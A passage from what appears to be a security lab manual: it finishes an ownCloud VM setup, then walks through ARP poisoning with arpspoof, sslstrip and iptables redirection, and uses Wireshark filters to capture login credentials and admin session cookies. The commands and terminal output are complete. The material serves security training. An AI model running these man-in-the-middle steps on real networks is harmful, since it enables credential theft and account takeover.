



Step 8: To continue with the installation process, provide login details (as shown on the screen).


```
Ubuntu 14.04.2 LTS owncloud tty1

+-----+
| Welcome to ownCloud!          9.1.5
|
| This server is reachable at https://192.168.1.114/owncloud
| Initial admin login:    admin
| Initial admin password: admin
+-----+
| If the virtual machine runs with NAT, the above address may not work.
| Try http://localhost:8888/owncloud or adjust bridging/port forwarding.
+-----+
| You can now logon to your ownCloud by using one of the above URLs
| with your web browser. Please import the SSL cert to your browser, or
| accept the security warning to connect to your ownCloud via HTTPS.
+-----+
| OPTIONAL:
| If you want to do the final setup (e.g. change admin password),
| please log in as user 'admin' to run the setup-script.
+-----+
owncloud login: admin_
```

Step 9: Follow the instruction on screens to configure Date and Time, keyboard layout



Package configuration



Step 10: Change the default password of cloud VM

There are two different [admin] account settings. One in the Ubuntu system, one in ownCloud.

For better security, you now have the option to change both passwords.

First, change the Ubuntu password for [admin]

Enter your new password for admin here:

Enter password again:

Password changed successfully!

Step 11: Now, change the password of *Owncloud server*.

For better security, change the ownCloud password for [admin]

Press any key to change ownCloud password ...

Enter a new password:

Confirm the new password:

Successfully reset password for admin

Step 12: After changing Owncloud server password, execute ***sudo -i*** to switch into root user account.

```
+-----+  
| Success! You have now done the final setup. |  
| The system is now ready ... |  
+-----+  
  
Press any key to return to the shell prompt.  
Type "exit" there, to go back to the login prompt.  
If you want to become root, type "sudo -i" ...  
-
```

```
admin@owncloud:~$ sudo -i  
root@owncloud:~# _
```

Practical 2: Cloud user account password sniffing.

Description: In this practical you will learn how to sniff user login credentials using MITM attack, if the cloud service is not maintaining encrypted communication between server and user.

Step 1: Open a terminal and execute following commands to perform ARP poisoning (in LAN) on a computer running Cloud server (Owncloud).

Terminal 1:

- echo 1 > /proc/sys/net/ipv4/ip_forward
- iptables -t nat -p tcp -A PREROUTING --dport 80 -j REDIRECT --to-port 10000
- sslstrip -a

Terminal 2:

- arpspoof -t <router IP> <target IP>



Terminal 3:

- arpspoof -t <target IP> <router IP>

```
[root@parrot]~[-]
└─#echo 1 > /proc/sys/net/ipv4/ip_forward
[root@parrot]~[-]
└─#iptables -t nat -p tcp -A PREROUTING --dport 80 -j REDIRECT --to-port 10000
[root@parrot]~[-]
└─#sslstrip -a
/usr/local/lib/python2.7/dist-packages/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in a future release.
  from cryptography import x509

sslstrip 0.9 by Moxie Marlinspike running...
Unhandled Error
Traceback (most recent call last):
  File "/usr/local/lib/python2.7/dist-packages/twisted/python/log.py", line 103, in callWithLogger
    return callWithContext({ 'system': lp}, func, *args, **kw)
  File "/usr/local/lib/python2.7/dist-packages/twisted/python/log.py", line 86, in callWithContext
    return func(*args, **kw)
[bin/bash 65x19] [root@parrot]~[-] [bin/bash 75x19]
└─#arpspoof -t 192.168.0.1 192.168.0.101
8:0:27:36:3f:1f 0:le:a6:25:1c:f8 0806 42: arp reply 192.168.0.101 is-at 8:0:27:36:3f:1f
8:0:27:36:3f:1f 0:le:a6:25:1c:f8 0806 42: arp reply 192.168.0.101 is-at 8:0:27:36:3f:1f
8:0:27:36:3f:1f 0:le:a6:25:1c:f8 0806 42: arp reply 192.168.0.101 is-at 8:0:27:36:3f:1f
└─#arpspoof -t 192.168.0.101 192.168.0.1
8:0:27:36:3f:1f 78:4f:43:92:3f:a2 0806 42: arp reply 192.168.0.1 is-at 8:0:27:36:3f:1f
8:0:27:36:3f:1f 78:4f:43:92:3f:a2 0806 42: arp reply 192.168.0.1 is-at 8:0:27:36:3f:1f
8:0:27:36:3f:1f 78:4f:43:92:3f:a2 0806 42: arp reply 192.168.0.1 is-at 8:0:27:36:3f:1f
```

Step 2: Start Wireshark and apply `http.request.method == POST` filter to capture login credentials. These credentials can be misused by anyone on network.




Practical 3: Performing Session hijacking on Owncloud

Description: In this practical you will learn how to get other user's sessions in cloud service if it is vulnerable to session hijacking, by performing MITM attack and stealing user's session cookies. Session hijacking vulnerability in the cloud web interface can allow an attacker to steal cookies and gain access to admin account (Assume that attacker and cloud server are on the same network).

Part 1: On target machine

Step 1: Admin logs in to his account using login credentials.



Part 2: On the Attacker machine

Step 1: The attacker performs a MITM attack (ARP poisoning) by executing the following commands to steal cookies from the target browser.

Terminal 1:

- echo 1 > /proc/sys/net/ipv4/ip_forward
- iptables -t nat -p tcp -A PREROUTING --dport 80 -j REDIRECT --to-port 10000
- sslstrip -a

Terminal 2:

- arpspoof -t <router IP> <target IP>

Terminal 3:

- arpspoof -t <target IP> <router IP>


```

/bin/bash142x15
[root@parrot]~[-]
└─# echo 1 > /proc/sys/net/ipv4/ip_forward
[root@parrot]~[-]
└─# iptables -t nat -p tcp -A PREROUTING --dport 80 -j REDIRECT --to-port 10000
[root@parrot]~[-]
└─# sslstrip -a
/usr/local/lib/python2.7/dist-packages/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in a future release.
  from cryptography import x509

sslstrip 0.9 by Moxie Marlinspike running...
Unhandled Error
Traceback (most recent call last):
  File "/usr/local/lib/python2.7/dist-packages/twisted/python/log.py", line 103, in callWithLogger
    return callWithContext({ "system": lp}, func, *args, **kw)
  File "/usr/local/lib/python2.7/dist-packages/twisted/python/log.py", line 86, in callWithLogger
    return func(*args, **kw)
[root@parrot]~[-]
└─# /bin/bash 65x19
[root@parrot]~[-]
└─# arpspoof -t 192.168.0.1 192.168.0.101
8:0:27:36:3f:1f 0:1e:a6:25:1c:f8 0806 42: arp reply 192.168.0.101
is-at 8:0:27:36:3f:1f
8:0:27:36:3f:1f 0:1e:a6:25:1c:f8 0806 42: arp reply 192.168.0.101
is-at 8:0:27:36:3f:1f
8:0:27:36:3f:1f 0:1e:a6:25:1c:f8 0806 42: arp reply 192.168.0.101
is-at 8:0:27:36:3f:1f
8:0:27:36:3f:1f 78:4f:43:92:3f:a2 0806 42: arp reply 192.168.0.1 is-at 8:0:
27:36:3f:1f
8:0:27:36:3f:1f 78:4f:43:92:3f:a2 0806 42: arp reply 192.168.0.1 is-at 8:0:
27:36:3f:1f
8:0:27:36:3f:1f 78:4f:43:92:3f:a2 0806 42: arp reply 192.168.0.1 is-at 8:0:
27:36:3f:1f

```


Step 2: Start Wireshark and apply **http.cookie** filter to gain access to cookies of admin account (active session running)



